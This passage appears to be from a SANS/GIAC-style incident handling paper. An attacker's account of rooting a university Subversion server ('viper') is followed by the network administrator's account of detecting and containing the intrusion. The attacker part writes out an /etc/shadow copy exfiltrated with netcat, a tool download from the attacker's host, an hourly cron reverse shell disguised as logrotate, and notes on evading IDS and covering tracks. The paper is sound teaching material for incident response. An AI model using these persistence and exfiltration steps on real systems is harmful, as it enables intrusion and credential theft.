- Who else is on the system that might notice my presence?

You have to be careful how you go about answering these questions, because some of the normal ways people use will be caught by intrusion detection systems. For example, the “id” command on UNIX systems will tell you what user you are logged in as. It will also trigger

an alert in Snort, so I avoid it. I ran these commands on viper:

```
whoami
root
w -s
 02:36:11  up 84 days, 22 hrs,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              IDLE  WHAT
jenn     :0       -                 ?     /usr/bin/gnome-session
jenn     pts/0    :0.0            79days  /usr/bin/gnome-terminal
jenn     pts/1    :0.0            79days  bash
```

The “whoami” program prints the username of the current effective user ID. The “w -s” command shows who is logged in, what they are doing, the uptime and load average of the system. From the above, I could tell that I had root, and the system was mostly idle. If the administrator had not been running Subversion as root, I would have had to use a local exploit to elevate my privileges to root.

The only person logged in was jenn, she had connected using the local GUI (the FROM column would show the source IP address if it were a remote connection), and was not doing much on the system. One problem with systems with high uptimes is that administrators are more likely to notice if the system crashes or reboots, so I hoped the exploit was stable.

Before having much fun with the system, I wanted to make sure I could retain access and cover my tracks. Rootkits are programs that are tailored for just this kind of task. They normally provide some kind of backdoor access and modify the system to make it harder to tell that the system was cracked. Some rootkits are advanced, and unfortunately, easy to use. Just like “point-and-click” exploits lower the bar for gaining access, some rootkits require zero knowledge to use.

If the situation were different, I might have used a rootkit. In this case, I decided to do what I needed manually. Based on what I saw in the lab, there I didn't think there would be significant application or operating system logs from my activity. I did want to be careful to avoid corrupting the Subversion database, but that did not seem like a major hurdle.

I needed to transfer a couple of files to and from viper. I had spent time before identifying what the firewall allowed to viper, but it's tough to determine what traffic is allowed *from* a system before you have access. It would make my life much easier if they just allow everything

outbound from this network, but even if not, almost everyone allows something out from their networks, and I've rarely had any trouble connecting back out.

My first thought was to use SFTP, which uses the same port as SSH. The good news about using an encrypted channel is that there's almost no risk of triggering an IDS based on the contents of my file transfer.

```
sftp 173.134.185.24
Connecting to 173.134.185.24...
ssh: connect to host 173.134.185.24 port 22: No route to host
Couldn't read packet: Connection reset by peer
```

Unfortunately, SFTP failed. The “no route to host” message shows up in a lot of cases where the traffic is being filtered. Next I tried regular FTP:

```
ftp 173.134.185.24
ftp: connect: No route to host
```

It was apparent that this network had some egress filtering going on. In the past I've had some luck with TFTP, but I guessed that would not work here. I did figure that, if anything, either HTTP or HTTPS was probably allowed so that either the OS or some application could retrieve updates – it seems like everything either uses or tunnels through HTTP these days. In order to check whether or not HTTP was allowed, I used wget which is a command line Web client that is installed on most Linux systems:

```
cd /tmp
ls
mapping-jenn
orbit-jenn
orbit-root

wget www.google.com
--02:39:07--  http://www.google.com/
           => `index.html'
Resolving www.google.com... done.
Connecting to www.google.com[216.239.39.99]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,095 [text/html]

    0K ..                                                  100%    2.00 MB/s

02:39:07 (2.00 MB/s) - `index.html' saved [2095/2095]
```

Cool, that worked. wget makes it pretty easy to download files over HTTP, but it is not as handy for uploads. I turned to netcat, the "network swiss army knife" for my additional networking needs:

```
wget 173.134.185.24/nc
--02:42:38--  http://173.134.185.24/nc
           => `nc'
Connecting to 173.134.185.24:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 434,244 [text/plain]

    0K ..                                                  100%    1.02M/s

02:42:38 (1.02 MB/s) - `nc' saved [434244/434244]

ls -al /tmp/nc
-rwxrwxr-x    1 root    root      434244 Jun 19 18:23 /tmp/nc
```

Next I wanted to transfer the password store from viper so I could begin running a password cracking program. You might be wondering why I would do that, since I already had root on viper. The reason is that most people reuse passwords on multiple systems, so I could probably use them to get further into the network. UNIX systems store hashed (think of them as encrypted) passwords in a file called "shadow." I like to grab the shadow file as soon as I can because cracking the passwords can take a while. I also used the gzip utility to compress the file, not really because I wanted to save space, but to change the format to make it less likely to be detected.

```
cp /etc/shadow /tmp/shadow
gzip /tmp/shadow
```

Then I used netcat to transfer the file to my machine. The first line set up the listener on sploiter, and the second transferred the file from viper:

```
[root@sploiter bin]# ./nc -l -p 80 > /tmp/shadow.gz

/tmp/nc 173.134.185.24 80 < /tmp/shadow.gz
```

I fed the shadow file to my password cracker of choice, john, and moved on to making sure I had long term access.

Keeping Access

This exploit was stable enough that I could actually have used it each time I wanted to access the system, as long as the administrator did not wise up and install a patch. The other problem was that another hacker would discover the same vulnerability and patch the system themselves.

To ensure continued access I set up an hourly cron job that would shovel a shell out TCP port 80 to my sploiter machine. Even if Subversion were shut down or patched, as long as the cron job went undiscovered, I would have root access. It would attempt to contact me each hour on that port. If my system was not listening, the connection would be reset and viper would move along. If I wanted in, I would start my listener, and I'd be in.

Trying to avoid notice, I used names for my files that are very common on Linux systems. For example, there is a legitimate cron job called "logrotate", which normally rotates log files daily. I called my cron script logrotate, but I put it in the hourly file. I renamed netcat "init", and put it in /bin. The init process is the parent of all other processes, but it is normally located with system binaries in /sbin. It probably was not worth much to do this, but it did not cost me much, either. Below is the simple script I used to make the outbound connection:

```
#!/bin/sh
/bin/init -e /bin/sh 173.134.185.24 80
```

The above says to execute /bin/init (the renamed netcat), and upon connection to sploiter on port 80, execute /bin/sh, the shell. Below is the crontab that runs the hourly cron jobs, one minute after the hour:

```
more /etc/crontab
...
01 * * * * root run-parts /etc/cron.hourly
```

Next I checked the system out a bit more, especially with an eye toward its neighbors on the network. I started a tcpdump session and let it run in the background to try to capture packets from any other machines on the network. The early hours of a Sunday morning probably weren't the best time to catch login or other interesting information, but I could always return during a busier time.

My second step was to view the network interface configuration. I doubted that this machine was a gateway into another network, but it

was worth checking since they can be lots of fun:

```
/sbin/ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:26:54:56:08:B6
          inet addr:10.0.26.41  Bcast:10.0.26.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:216250896 errors:809 dropped:0 overruns:21 frame:809
          TX packets:271448011 errors:102 dropped:0 overruns:0 carrier:102
          collisions:282 txqueuelen:100
          RX bytes:255425768 (243.6 Mb)  TX bytes:2492248214 (237.7 Mb)
          Interrupt:11 Base address:0xd000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:146999 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146999 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20824857 (19.8 Mb)  TX bytes:20824857 (19.8 Mb)
```

I noticed from the above that viper only had two interfaces, the loopback and the Ethernet I was connected to. There were no other locally-connected networks, but I did learn that viper's address was translated from the public one I had been connecting to to a private one. I followed that up by checking other areas of the system to try to gain clues into how the inside network was laid out. I looked at local arp entries, the hosts file, and the output of netstat, which shows network status information.

Covering Tracks

Frankly, by this point I was exhausted. I went back to my mental notes about what cleanup I needed to do to keep from getting caught. Some exploits are messy and leave a lot of traces behind about their use. Sometimes they crash programs. Sometimes the programs themselves generate a lot of logs that would show your activity – Web servers come to mind.

In this case, the logs were actually very minimal. Subversion logs were about non-existent as far as I could tell. System logs were also very minimal. Neither wtmp nor utmp, which provide login records, showed my activity since I had never actually logged in. Netstat would show any active sessions I had, but not what I had done. My biggest concern was firewall or IDS logs, which were harder to address since they would be running on another system. When I returned, I would try to identify

syslog traffic or other signs of where network logs were kept.

I checked the logs generated by cron, but they only indicated that the hourly cron jobs were run, nothing more incriminating or unusual:

```
tail /var/log/cron
...
Jun 20 02:01:00 viper CROND[2156]: (root) CMD (run-parts /etc/cron.hourly)
Jun 20 03:01:00 viper CROND[2255]: (root) CMD (run-parts /etc/cron.hourly)
```

I had only added two files to the system, my hourly cron script and the netcat program. I figured there was a minimal risk that the administrator would notice their addition.

My Return

I spent some time Sunday evening figuring out how to patch Subversion to keep anyone else from taking over viper. Basically, svnadmin includes functionality to dump a repository to a file, and then restore it. I intended to transfer the latest version of Subversion, 1.0.4, to viper. Then I would back up the Subversion data, install the new version, and restore the database.

By Monday night I was ready to do some more work on viper. Just before 9:00 I started my netcat listener on sploiter and waited for a shell. By five minutes after, I had not received a connection, and did not remember whether or not I had checked the clock on viper. If it was off, I could have been waiting for a while, and I was not feeling patient. I checked the logs on sploiter, and got a knot in my stomach. Up until 9:00 this morning, viper had phoned home as expected. But it had not connected at all since.

I figured someone else had gotten to viper, either the administrator or another hacker. I figured there was a very slim chance that I could still get in via Subversion, but I gave it a shot:

```
msf svnserve_date(linx86findsock) > exploit
Error: Connection failed: Connection refused
```

When I tried to connect to viper's Web server, it was also down, so I figured the administrators had taken it offline. And with that my time as root on viper was done.

References

Vulnerability Announcement

http://marc.theaimsgroup.com/?l=full-disclosure&m=108495228220881&w=2
http://subversion.tigris.org/svn-sscanf-advisory.txt

Vendor Announcements

Gentoo: http://marc.theaimsgroup.com/?l=full-disclosure&m=108508320505299&w=2
Fedora: http://marc.theaimsgroup.com/?l=fedora-announce-list&m=108498538619737&w=2
OpenPKG: http://marc.theaimsgroup.com/?l=full-disclosure&m=108499983714234&w=2

Other References

BID: http://www.securityfocus.com/bid/10386
OSVDB: http://www.osvdb.org/displayvuln.php?osvdb_id=6301&Lookup=Lookup
CVE: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0397
SANS: http://www.sans.org/newsletters/risk/vol3_20.php
ISS: http://xforce.iss.net/xforce/xfdb/16191

Exploit Announcements

Metasploit: http://www.metasploit.com/projects/Framework/exploits.html#svnserve_date
subexp.c: http://packetstormsecurity.nl/0406-exploits/subexp.c

General

Frykholm, Niklas. *Countermeasures against Buffer Overflow Attacks*. RSA Security, 2000. <http://www.rsasecurity.com/rsalabs/node.asp?id=2011>

Aleph One. *Smashing the Stack for Fun and Profit*. Phrack 49, 1996. <http://www.insecure.org/stf/smashstack.txt>

Viega, John and McGraw, Gary. *Building Secure Software*. Boston: Addison-Wesley, 2002.

Part II: The Response

My name is John Cooper and I'm the network administrator for the Computer Science (CS) Department at Example University. Our department has about 275 undergraduate students, 80 graduate students, and 140 faculty and staff. Our internal IS staff is limited to myself, a system administrator, a client support technician, and an Web application developer.


Each unit in the University operates fairly independently when it comes to technology. Obviously, some University-wide services are administered centrally, such as admissions, registration, and financial aid. Campus networking is also managed centrally, by the Computer and Network Services (CNS) department. They manage the core network, the Internet and Internet2 connections, as well as central services such as DNS and campus email.

Many departments, including ours, are too small to dedicate staff to information security, so over the past few years CNS has build a small group of staff devoted to security issues. They manage router access control lists (ACLs) and firewalls, the campus VPN service, and other security components. They host monthly meetings for network managers to get together and discuss current security issues. Once each year they host a “security summit”, which is two days devoted to information security on campus. They host half-day classes, vendor demonstrations, and round table discussions. The summits have been extremely valuable, especially for departments that cannot afford to send staff to training.


Unfortunately, there are enough security incidents on a fairly open network like ours that we all have plenty of war stories. Not that our network is as chaotic as the residence halls, where thousands of student-owned machines seem bent on spreading every imaginable kind of malicious code imaginable, but we get our share. This is the story of one incident I handled involving one of our public servers in June 2004. We have modeled our incident handling procedures after SANS guides[30], and each section below corresponds to one step in their incident handling process.

Preparation

I should start with some background about our network and operations, and the defenses we have in place. To begin with, here is a simplified campus network diagram:



The diagram below provides more detail about the CS department network, including all hosts involved in this particular incident:



Defensive information security can be divided into three major components: protection, detection, and response[31].

Protection

Protective measures lower risk by reducing vulnerabilities or exposures. The idea is that if you are not vulnerable, you won't be hacked. Further, if you are vulnerable, but not exposed to threats, you have effectively reduced your risk.

System Security

Generally, our staff manages the servers for the department. Unlike in the corporate world, where the firewall is the primary defense, we had to start protecting systems before firewalls were deployed on campus. The first step in this process is to run more secure software. For example, when we did research into various email servers, we decided to run Postfix, which is relatively easy to administer and has had far fewer vulnerabilities than some other popular servers, including Exchange and Sendmail.

When configuring systems, not installing or running unnecessary software minimizes the number of vulnerabilities that affect our systems. In other words, when we set up our email server, we only installed the components necessary to process email and manage the system. Since all software has flaws, we do our best to remain current on patch levels of software we do run, especially on systems that are accessible outside of our network. To protect desktop systems, which are more difficult to minimize than public servers, we run antivirus and centrally manage patch distribution. We also run antivirus at the gateway, since defense-in-depth is always prudent.

There are some systems we do not manage, for example some are set up by professors for their research or instruction. We have been successful restricting their access from outside the CS network with one exception. For political reasons, one professor's system was allowed to be accessed through the CS firewall. Dr. Mason was hired a year ago, and the deans were so anxious to hire him that they made all kinds of allowances, including letting him runn his own server, called viper. Viper is in his lab, CGS 356, and runs a Web and Subversion server. Subversion is a revision control system (RCS), which he uses to manage some of his own projects. He also requires some classes to

submit their projects via Subversion, which was the justification for access from the Internet.

The problem with most professors is that the ability to teach compsci courses does not often accompany the skills necessary to administer systems or networks. You will see that was an important factor in the incident discussed here.

Firewalls and Filters

Firewalls and other filters can play a key role in reducing exposure by limiting which systems can connect to which other systems. One way of categorizing firewalls is by their default policy. Some allow everything, and only filter traffic that is known to be bad. This type is arguably easier to manage but less secure. The second type denies everything except the traffic that has been identified as good. These generally require more effort to maintain, but provide greater security.

CNS maintains firewalls at the network borders that use the "default allow" approach. They filter what they deem is the worst of the current "known bad" traffic. For example, students are not permitted to run Web or email servers on their computers. Since those services default to using the TCP protocol on port numbers 80 and 25 respectively, inbound traffic to those ports is blocked except to authorized servers. Also, ports associated with worms or backdoor trojans are blocked. The challenge for CNS is that there are so many diverse applications that campus users want to run that it is nearly impossible to keep track of all of them. While a tighter firewall policy would be more secure, it would also be more difficult to maintain – perhaps impossible with the staff available in CNS.

To add further protection to the CS network, we have taken a stricter approach on the firewall that connects us to the campus. Since our network is more controlled – we do not provide network connectivity directly to students, and the department owns all of the hosts on our network – we can enforce tighter policies. We have also segregated our public servers into a screened subnet, commonly referred to as a "DMZ" or demilitarized zone. The idea is to restrict traffic into and out of that network, so even if someone compromises a public server, they do not have access to internal systems.

We enforce this policy using a Netfilter firewall, which is the built-in packet filter for Linux (after kernel 2.4). They syntax used to configure

the firewall is somewhat difficult to explain, and is not central to this incident report, so I will not provide the full firewall configuration. Rather, I will explain how the firewall processes traffic. Plenty of information on how to configure a Netfilter firewall is available on the Internet[32].

Our firewall defines three security zones:
- outside: the campus network and Internet
- dmz: publicly-accessible systems
- inside: where our users and servers are

Our firewall policy denies everything except the following:
- anyone may connect to the DMZ systems for the services they provide (Web, email, and DNS mostly)
- the inside users may connect out for: email, Web, FTP, DNS, SSH, some multimedia protocols, and NTP for time synchronization
- the DMZ systems may connect out using HTTP for system updates and NTP, in addition to whatever their function is (SMTP for the mail server, DNS for the name server, etc.)
- the department Web server in the DMZ connects to a database server in the internal network
- the mail gateway in the DMZ connects to our mail delivery server internal network
- inside users are allowed to connect to DMZ systems on SSH for management

Even though viper is not in the DMZ segment (it is on the inside network), the rules were written to treat it like a DMZ server. We do not gain the benefits of having it in a screened subnet, so if it is compromised the person would have full access to inside systems. On the other hand, its communications are more restricted than a normal inside system. The following are the rules that permit its traffic:

- permit any in http to viper keep state
- permit any in subversion to viper keep state
- permit viper out to any ntp keep state
- permit viper out to any http, https keep state

The firewall logs inbound and outbound connections, which is covered in more detail below.

One last protective measure is that the servers and equipment that we manage is securely housed in a machine room. Though it is not as nice as the CNS data center, it keeps the equipment physically secure and

provides good power and cooling.

Detection

It would be nice if the only requirement for security were protection, but unfortunately, that sometimes fails. And it is important to be able to detect when it has failed, because that enables you to respond and minimize the impact of an incident. Our detection revolves around regular log review, including logs generated by the firewall and intrusion detection systems (IDS), as well as system and application logs.

The administration at the college and university levels were at first leery of IDS that captured full packets out of privacy concerns. Early deployments were allowed, at most, to capture packet headers, which should not contain any sensitive data. The problem is that packet headers do not give enough detail to identify attacks, so we were basically left with scan detection. As security became a greater concern, the need for better tools became apparent, and now IDS is allowed, though administrators are encouraged to only retain logs for as long as is necessary.

Another aspect of detection is vulnerability assessment, which we try to perform regularly. The CNS team bought a site license for a commercial scanner, and departments can schedule regular scans and get reports. The CNS staff will also work with administrators to try to prioritize and close whatever holes are discovered. What our staff found was that the tool CNS had seemed to be more suited to producing pretty reports than actionable information, and our firewall prevented it from accessing internal systems. For that reason we turned to performing scans ourselves. We chose the open source scanner Nessus[33], and do most of our scans from inside our network. We also use it from different networks to validate that our firewall is properly enforcing our policy, and logging correctly. We try to scan with the most recent plugins at least once each month, during a maintenance window allotted for potentially disruptive work. We also scan whenever there are significant changes that could impact security, such as firewall policy modifications.

Response

Finally, when an intrusion is detected, some response is necessary.

The goal is for it to be timely and measured so that no further damage is done. Different organizations have very different goals in their responses. Some are required by law to report a breach to authorities or customers. Some prefer to get a system back on line as quickly as possible, while others prefer to more fully understand an incident in order to prevent future occurrences, accepting the additional downtime.

In our case, our goal is generally to restore functionality and prevent further damage. Part of this means ensuring that good backup and restore functionality is in place. While many people think of backups as a way to recover from a hardware failure or other disaster, they are just as important if the failure is security related. Any multiuser or otherwise critical system that we maintain has weekly full backups and nightly differentials. We store the weekly tapes in a tape library that CNS maintains so that, even if something such as a fire destroyed our building, we should be able to restore service quickly.

Communication is also key: we notify the CNS team quickly after we have identified an incident, because attacks often impact more than one unit on campus. They also have relationships with law enforcement, and are able to determine when it is appropriate to involve them. Truthfully, that does not happen often, but when it does CNS comes on site to assist with evidence handling and other aspects of handling the incident.

We try to have a systematic approach to handling incidents, and they come up often enough that we get some practice. Although there are only four of us, the good news is that all of our technical staff are sharp and capable of contributing to the team effort. Gary, the system administrator, and I share primary responsibilities. Lisa, the client support guru and Bruce, our Web developer, are secondary. We generally try to involve at least two or three of us on any incident, so that we can resolve it as quickly as possible and all learn from the process.

As much as possible, we try to work off of forms and checklists. This ensures that work is done consistently and documented. Working with other people around campus, we have come up with a two-CD set of tools that we can take with us anywhere and do the most common on-site incident handling work we encounter.

Finally, when we have resolved an incident, we prepare a brief report to send to our bosses. Keeping them involved reinforces the

importance of addressing security issues. Going through the process of writing the incident up has forced us to evaluate our process and make improvements over time.

Identification

It was Monday morning, June 21, and I was reviewing the weekend logs. If you review them regularly, firewall and IDS logs can provide great insight into what is happening on your network. Our department does not have 24 x 7 staff, so logs queue up during off hours. If there are critical security events the CNS staff have their own monitoring systems and they can page us. They can't respond as accurately to events because they don't have as much context about our network, but it is nice to have that to fall back on considering we can't afford full time coverage.

8:20

My normal Monday routine is to sit down with a cup of coffee and review the weekend's happenings. I start with the firewall logs, mostly because they are more cut-and-dry: “this traffic was blocked, some other traffic was allowed...” After that, I get to the IDS logs. Some of this is redundant with what I've seen in the firewall logs, but you get more detail out of the IDS. Often Snort will point out some subtlety that the firewall does not or ca not detect.

My first pass at the firewall logs is a script I run that removes and summarizes low-priority items. These events are generally a chatty protocol, worm traffic, or other uninteresting noise. Sample output is provided below:

```
jc$ ./fwsumm.sh messages.0

DATE: 20 June 2004
=====
Port         Proto       Count
-----        ------      ------
1023         tcp         232
2745         tcp         211
5554         tcp         175
9898         tcp         161
1025         tcp         94
4899         tcp         78
1029         udp         68
1027         udp         43
1028         udp         40
1026         udp         36
135          tcp         23
1434         udp         19
445          tcp         0
```

After looking at the output of the script to make sure there isn't

anything that really stands out, I move on to focus on the more interesting events. I like the approach because I don't spend too much time on things we see a lot of and have already taken steps to protect against. I pay particular attention to all denied *outbound* traffic. I'm careful in this area because the first indication we've had of a number of intrusions was outbound traffic. The reason is that once someone has hacked a system, they generally want to download a toolkit to the system. It could be more hacking tools, or their repository of stolen software, or the programs necessary to make the system a spam relay.

8:27

A few minutes into my log review I picked up on a something suspicious in the firewall logs. Late on Saturday the firewall had logged viper, Dr. Mason's public server, trying to make outbound connections on ports that are not permitted. I noted key parts of the event and finished my log review. It is key, especially when you have a few days worth of logs to review, to note all of the events and prioritize how you are going to deal with them. With nothing more significant to deal with, I looked further into the viper activity. The logs that first caught my attention are shown below:

```
Jun 20 02:45:22 gw kernel: REJECT IN=eth2 OUT=eth0 SRC=10.0.26.41
DST=173.134.185.24 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=64475 DF PROTO=TCP
SPT=33138 DPT=22 WINDOW=5840 RES=0x00 SYN URGP=0

Jun 20 02:46:50 gw kernel: REJECT IN=eth2 OUT=eth0 SRC=10.0.26.41
DST=173.134.185.24 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=28439 DF PROTO=TCP
SPT=33140 DPT=21 WINDOW=5840 RES=0x00 SYN URGP=0
```

The logs say that viper (10.0.26.9) was denied tried to make outbound connections on ports 22 (normally SSH) and 21 (normally FTP). It is possible that someone was using the machine trying to download software or something. Another thing I noticed was the timestamp on the logs: although not unheard of, it is not very common to see much legitimate activity early on a Sunday, especially early in a Summer semester.

The next step was to parse Saturday's firewall logs for all traffic involving viper. From there, I expanded my search to include Friday and Sunday.

Notable in the logs were HTTP and Subversion traffic in from the Internet to viper:

```
Jun 19 11:32:12 gw kernel: PASS IN=eth0 OUT=eth2 SRC=173.134.185.24
DST=10.0.26.41 LEN=60 TOS=0x00 PREC=0x00 TTL=47 ID=56779 DF PROTO=TCP
SPT=24671 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0

Jun 19 11:33:58 gw kernel: REJECT IN=eth0 OUT=eth2 SRC=173.134.185.24
DST=10.0.26.41 LEN=60 TOS=0x00 PREC=0x00 TTL=47 ID=19772 DF PROTO=TCP
SPT=4551 DPT=22 WINDOW=5840 RES=0x00 SYN URGP=0

Jun 19 11:46:50 gw kernel: PASS IN=eth0 OUT=eth2 SRC=173.134.185.24
DST=10.0.26.41 LEN=60 TOS=0x00 PREC=0x00 TTL=47 ID=25795 DF PROTO=TCP
SPT=10636 DPT=3690 WINDOW=5840 RES=0x00 SYN URGP=0
```

The above is a sample, and many other log entries were removed for brevity. There was only one apparent SSH attempt, but there were dozens of passed inbound HTTP and Subversion connections.

In addition, there were a number of passed outbound HTTP connections. Starting Sunday at 04:00 I noticed that the HTTP became too regular to be human controlled – some process was initiating them on a schedule:

```
Jun 20 02:47:14 gw kernel: PASS IN=eth2 OUT=eth0 SRC=10.0.26.41
DST=173.134.185.24 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=11957 DF PROTO=TCP
SPT=33156 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0

Jun 20 04:01:04 gw kernel: PASS IN=eth2 OUT=eth0 SRC=10.0.26.41
DST=173.134.185.24 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=52156 DF PROTO=TCP
SPT=34220 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0

Jun 20 05:01:03 gw kernel: PASS IN=eth2 OUT=eth0 SRC=10.0.26.41
DST=173.134.185.24 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=25371 DF PROTO=TCP
SPT=34895 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0

Jun 20 06:01:03 gw kernel: PASS IN=eth2 OUT=eth0 SRC=10.0.26.41
DST=173.134.185.24 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=37728 DF PROTO=TCP
SPT=36127 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0
```

The outbound connections, especially the ones that passed the firewall, had me especially concerned. Although there was not much data in the hourly connections,which might indicate a control channel or data transfer, it seemed likely that someone outside the CS network had control over one of our systems.

Our logs could not indicate what the contents of those communications were, and I needed to know more about what was going on. I looked up the whois information for the systems that had communicated with viper:

```
inetnum:      173.130.0.0 - 173.135.255.255
```

```
netname:        KRNET
descr:          KRNet Telecom, Inc.
country:        KR
admin-c:        IS82-AP
tech-c:         SH423-AP
remarks:        ****************************************
remarks:        Allocated to KRNIC Member.
remarks:        If you would like to find assignment
remarks:        information in detail please refer to
remarks:        the KRNIC Whois Database at:
remarks:        http://whois.nic.or.kr/english/index.html
remarks:        ****************************************
mnt-by:         MNT-KRNIC-AP
mnt-lower:      MNT-KRNIC-AP
changed:        hostmaster@apnic.net 20010615
changed:        hostmaster@apnic.net 20010730
status:         ALLOCATED PORTABLE
source:         APNIC
...
```

The output above shows that the machine contacting viper is located in Korea. Reverse DNS lookups can also provide useful information, but you should be careful with them because if the attacker has control over a DNS server for their zone, they could be alerted that you are looking into their activity and do more damage to the system in order to destroy evidence. I almost never scan or ping an attacker's IP address for the same reason.

As a general trend, the majority of the traffic to our servers comes from other hosts on campus or in nearby apartment complexes where many students live. On the other hand, the majority of hacking activity we see is from Asia, eastern Europe, and various North American broadband providers. The facts I knew were that there were a couple of days of increased activity from Korea, then viper started behaving oddly. There was no proof of causation, but I wanted to get more eyes on the problem.

8:45

I sent a text message to the other CS staff asking that they call or come to my office if they were available. When we are dealing with a security incident we try to use communication channels that the attacker is not likely to have access to: cell phones are good, but we try to avoid email.

Within a couple of minutes Gary called in to say that he was on his way, but Lisa was busy with a high priority item. Bruce, our Webmaster, was out for the day.

When Gary arrived, I printed my current logs and incident sheet and we talked through what I already knew. We decided the best next step was to call Dr. Mason to see if he could explain the activity. There was no answer in his office, so we called the department office manager, who always seems to know who's where and what they're up to. She said Mason was out of town until the second summer session. One of the graduate assistants was handling some class issues in his absence. I got the GA's office and home numbers, and thanked her for her help.

We called the GA and talked for a few minutes. After describing the activity, she could not explain what might have caused the problem. She agreed to meet me in the lab in 20 minutes so that we could assess the system. While we were working there, Gary would handle these tasks:

- Review earlier firewall and IDS logs, at least a week, to see if additional activity could be identified.
- Begin a full tripwire scan of all other key systems to identify unauthorized changes that could indicate further compromises.
- Review other system and application logs for additional information.

The last thing I had time for before going to the lab was to make one quick phone call to the CNS security cell phone, which rotates with the on-call staff. I wanted to alert them that we were working an incident so that they could be alert for related activity. It also helps to give them some time if we need to ask them for assistance. I made sure he had Gary and my contact information in case they came up with anything.

While I talked to them, I had Gary make two other calls:
- One went to the help desk, just to be alert for anything unusual.
- The other went to our boss, also letting him know that we were working an incident, that Gary would be in his office, and I would be in Dr. Mason's lab.

Containment

The next stage of handling the incident is to contain the problem. The goal here is to isolate the affected system to prevent further damage. This might be because a person is on the system looking to leverage their access to get deeper into the network, or it might be to prevent automated malicious code such as worms from infecting additional systems.

9:05
As I mentioned above, our staff is responsible for managing most of the systems in the department. Since that was not the case here, we wanted to make sure someone with authority on the system was present at all times we worked on the system. The last thing we want is to be blamed for doing something behind their back.

When containing a system, there are few approaches that work. We could have added firewall rules to deny all traffic to or from viper. We could have shut off the switch port viper is plugged in to. Neither of those would have required a visit, but both are based on the assumption that there is only one network interface on viper. Since we were not very familiar with the machine, I wanted to personally see that there were no modem lines, wireless cards, or other ways the attacker could bypass our containment.

In the lab, we verified that there was only one network interface, and we disconnected the Ethernet cable to ensure the compromise was contained. I sent Gary a text message to let him know that viper was off the air.

9:10
More assessment was still required to determine the cause and extent of the incident. One of the CDs I carry with me contains a bunch of statically-linked programs I can use to assess the state of a system. You don't want to trust the files on the system, because they might have been modified to hide traces of the attacker's activity. It is still possible that the kernel has been modified to hide information, so we also carry a bootable CD called Knoppix-STD[34]. Using that tool is also a double-edged sword, though, because when you boot from the clean media you will lose valuable volatile data: anything stored in memory, the list of current running processes, and network connection status.

I mounted my tools CD and a new floppy disk, which is where I store

